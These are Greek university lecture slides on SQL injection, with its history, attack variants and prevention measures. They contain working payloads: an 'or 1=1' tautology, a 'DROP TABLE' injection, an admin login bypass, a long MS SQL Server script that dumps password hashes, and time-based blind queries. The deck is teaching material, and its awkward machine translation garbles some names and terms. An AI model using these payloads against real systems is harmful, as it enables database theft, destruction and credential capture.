Προγραμματισμός Διαδικτύου

Δρ. Μηνάς Δασυγένης
mdasygenis@uowm.gr

Άδειες Χρήσης

- Το παρόν εκπαιδευτικό υλικό υπόκειται σε άδειες χρήσης Creative Commons.
- Για εκπαιδευτικό υλικό, όπως εικόνες, που υπόκειται σε άλλου τύπου άδειας χρήσης, η άδεια χρήσης αναφέρεται ρητώς.

SQL Injection Attacks

Andrey Rakowitsch
November 18th 2005

Πρώτον: Τι είναι το SQL;

- Δομημένη γλώσσα ερωτήματος: διεπαφή σε συστήματα σχεσιακών βάσεων δεδομένων.
- Επιτρέπει την εισαγωγή, την ενημέρωση, τη διαγραφή και την ανάκτηση δεδομένων σε μια βάση δεδομένων.
- ANSI, πρότυπο ISO, χρησιμοποιείται εκτεταμένα σε εφαρμογές ιστού.
- Παράδειγμα:

```
select ProductName from products
where ProductID = 40;
```


Πώς χρησιμοποιείται κανονικά σε ιστότοπους;

1. Πάρτε την είσοδο χρήστη από μια φόρμα ιστού και να την μεταβιβάσετε σε ένα σενάριο πλευράς-διακομιστή μέσω HTTP μεθόδων όπως POST ή GET.

2. Διαδικασία αίτησης, ανοιχτή σύνδεση με τη βάση δεδομένων.

3. Ζητήστε βάση δεδομένων και ανακτήστε τα αποτελέσματα.

4. Αποστολή των επεξεργασμένων αποτελεσμάτων πίσω στο χρήστη.



Παράδειγμα PHP

```
$name = $HTTP_POST_VARS["name"];

$query = "select * from restaurants
where name = '".$name."'";

$result = mysql_query($query);
```

Τι είναι το SQL Injection;

- Η δυνατότητα εισαγωγής εντολών SQL στη μηχανή βάσης δεδομένων μέσω της υπάρχουσας εφαρμογής.
- Για παράδειγμα, εάν που εισάγει ο χρήστης είναι **«23 ή 1 = 1»**
- ```
  select ProductName from products
  where ProductID = 23 or 1 = 1
  ```
- Όλα τα ονόματα προϊόντων θα επιστραφούν. Διαρροή δεδομένων.
  ```

Τι είναι το SQL Injection;

- Ελάττωμα στη **διαδικτυακη εφαρμογή**, όχι σε βάση δεδομένων ή web server.
- Ανεξάρτητα από το πόσο ‘’μπαλλωμένο’’ είναι το σύστημά σας , ανεξάρτητα από το πόσα λιμάνια κλείνετε, ένας εισβολέας μπορεί να πάρει πλήρη ιδιοκτησία της βάσης δεδομένων σας.
- Το NMap ή το Nessus δεν θα σας βοηθήσουν ενάντια στον αυστηρό κώδικα.
- Στην ουσία, ο πελάτης παρέχει δεδομένα χωρίς επικύρωση.

Σύντομο Ιστορικό της Έγχυσης SQL

- Πρώτη αναφορά από κουτάβι τροπικών δασών στο Phrack 54, Δεκέμβριος 1998.
- Το Φεβρουάριο του 2000 το rfp δημοσιεύει: "Πώς χάκαρα το Packetstorm - Μια ματιά στο hacking wwwthreads μέσω SQL".
- Ιανουάριος 2002 Ο Chris Anley δημοσίευσε "Advanced SQL Injection σε εφαρμογές SQL Server". Πρώτο σε βάθος χαρτί.
- Στο Blackhat 2004, το 0x90.org κυκλοφορεί το SQeaL (προκάτοχος του Absinthe).

Τι μπορεί να κάνει η SQL Injection;

- Διαγραφή

```
Select productinfo from table
where productname = 'whatever';
DROP TABLE productinfo; -- '
```

- Παράκαμψη ταυτότητας

```
Select * from users
where username='user ' and password='passwd ';
select * from users
where username='admin'--' and password='whocares';
```

Δεν είναι πάντα τόσο απλό

Grabbing MS SQL Server Hashes:

'; begin declare @var varchar(8000), @xdate1 datetime, @binvalue varbinary(255), @charvalue varchar(255), @i int, @length int, @hexstring char(16) set @var=':' select @xdate1=(select min(xdate1) from master.dbo.sysxlogins where password is not null) begin while @xdate1 <= (select max(xdate1) from master.dbo.sysxlogins where password is not null) begin select @binvalue=(select password from master.dbo.sysxlogins where xdate1=@xdate1), @charvalue = '0x', @i=1, @length=datalength(@binvalue), @hexstring = '0123456789ABCDEF' while (@i<=@length) begin declare @tempint int, @firstint int, @secondint int select @tempint=CONVERT(int, SUBSTRING(@binvalue,@i,1)) select @firstint=FLOOR(@tempint/16) select @secondint=@tempint - (@firstint*16) select @charvalue=@charvalue + SUBSTRING (@hexstring,@firstint+1,1) + SUBSTRING (@hexstring, @secondint+1, 1) select @i=@i+1 end select @var=@var+' | '+name+'/'+@charvalue from master.dbo.sysxlogins where xdate1=@xdate1 select @xdate1 = (select isnull(min(xdate1),getdate()) from master..sysxlogins where xdate1>@xdate1 and password is not null) end select @var as x into temp end end --

Οι δυνατότητες είναι ατελείωτες

- **Μερικά παραδείγματα:**

- Βίαιη επιβολή κωδικών πρόσβασης χρησιμοποιώντας επιθετικό διακομιστή για να κάνει την επεξεργασία.

- Αλληλεπίδραση με το λειτουργικό σύστημα, ανάγνωση και εγγραφή αρχείων.

- Συγκεντρώστε πληροφορίες IP μέσω αντίστροφης αναζήτησης.

- Ξεκινήστε την υπηρεσία FTP στον επιτιθέμενο διακομιστή.

- Ανάκτηση κωδικών πρόσβασης VNC από το μητρώο.

- Μεταφόρτωση αρχείου.

Σφάλμα βασισμένο σε SQL Injection

```
select * from table
where id = convert(int,SYSTEM_USER)
```

Έξοδος:

[Microsoft] [ODBC SQL Server Driver] [SQLServer] Σφάλμα σύνταξης μετατροπής της τιμής nvarchar "sa" σε μία στήλη τύπου δεδομένων int.

- Το σφάλμα βασισμένο σε SQL Injection χρησιμοποιείται αποκλειστικά σε διακομιστές Microsoft SQL.

Blind SQL Injection

- Όταν δεν υπάρχει ρητή πληροφορία σφάλματος στον εισβολέα.
- Χρησιμοποιήστε λογικές τιμές (boolean) για να ρωτήσετε τη βάση δεδομένων με ναι ή όχι ερωτήσεις, στη συνέχεια ερμηνεύστε τα αποτελέσματα HTML για TRUE και FALSE υπογραφές.
- Πολύ πιο αργό: Στην χειρότερη περίπτωση, χρειάζονται 7 ναι ή όχι ερωτήσεις για να βρεθεί ο πρώτος χαρακτήρας ενός ονόματος χρήστη χρησιμοποιώντας δυαδική αναζήτηση.
- Αυτός είναι ο λόγος για τον οποίο υπάρχουν αυτοματοποιημένα εργαλεία.

Blind SQL Injection (Παράδειγμα)

- Βασικές περιπτώσεις

```
eng.usf.edu/results.jsp?id=4 and 1 = 1 (always true)
eng.usf.edu/results.jsp?id=4 and 1 = 0 (always false)
```

- Είναι ο 8ος χαρακτήρας του ονόματος χρήστη μεγαλύτερος από την τιμή ASCII 82;
- Εξάγει δεδομένα ενός χαρακτήρα κάθε φορά.

Πώς να αναγνωρίσετε τις υπογραφές Τ και F;

- Διάφορες λύσεις:
  - Αναζήτηση με λέξη κλειδί
  - MD5 Sum
  - Μηχανισμός διαφοράς κειμένου
  - HTML Parse Tree
  - Γραμμική αναπαράσταση των ποσών ASCII
  - Σύγκριση μπάντας αντοχής με αφαιρετικό φίλτρο
  - Προσαρμοστικό φίλτρο

Blind SQL Injection

ΣΗΜΕΙΩΣΗ: Ακόμα και όταν οι λογικές (boolean) υπογραφές HTML δεν είναι διαθέσιμες, ένας εισβολέας μπορεί να χρησιμοποιήσει, αν δηλώσεις για να πάρει ένα ναι ή δεν απαντά.

Παραδείγματα:

```
'; if condition  waitfor delay '0:0:5'
'; union select if( condition , benchmark
(100000, sha1('test')), 'false' ),1,1,1,1;
```

Πρόληψη

Ελέγξτε και φιλτράρετε την είσοδο του χρήστη.

- Όριο μήκους εισόδου (οι περισσότερες επιθέσεις εξαρτώνται από τις μεγάλες σειρές ερωτημάτων).

- Οι διαφορετικοί τύποι εισροών έχουν μια συγκεκριμένη γλώσσα και σύνταξη που σχετίζονται με αυτά, π.χ. το όνομα, το ηλεκτρονικό ταχυδρομείο κ.λπ.

- Μην επιτρέπετε, ύποπτα παραδείγματα λέξεων-κλειδιών (DROP, INSERT, SELECT, SHUTDOWN) ως όνομα.

- Προσπαθήστε να δεσμεύσετε μεταβλητές σε συγκεκριμένους τύπους.

Πρόληψη

- **Καλέστε αποθηκευμένες διαδικασίες,** αντί της απευθείας αποστολής δηλώσεων SQL στη βάση δεδομένων.

- Καλό για να δεσμεύσετε τις μεταβλητές.
- Έχει κάποια σχετική επιβάρυνση
- Πιο δύσκολο να κωδικοποιηθεί, όχι τόσο ευέλικτο.

Πρόληψη

- **Αρχή του ελάχιστου προνομίου**

- Ένας χρήστης ή μια διαδικασία θα πρέπει να έχει το χαμηλότερο επίπεδο προνομίου που απαιτείται για να εκτελέσει την αποστολή του.

- Εάν γνωρίζετε ότι ένας συγκεκριμένος χρήστης θα διαβάσει μόνο από τη βάση δεδομένων, μην του παραχωρήσετε δικαιώματα root.

- Διαχωρίστε τους χρήστες. Ορίστε τους ρόλους.

Πρόληψη

- **Ρύθμιση της αναφοράς σφαλμάτων**
  - Μην εκθέτετε ποτέ στον χρήστη κανένα στοιχείο.

- **Σύστημα ανίχνευσης εισβολών**
  - Είναι δυνατή η λήψη υπογραφών επιθέσεων SQL Injection. (ειδικά blind)

  - Καταγράψτε τη συμπεριφορά "DoS like".

"Προειδοποίηση: έχει εντοπιστεί παράνομη χρήση αυτής της εφαρμογής. Θα αναληφθούν νομικές ενέργειες .. “

- Τυχαία γενεά σπόρων για να χαλάσουν οι αληθείς (TRUE) και ψευδείς (FALSE) υπογραφές.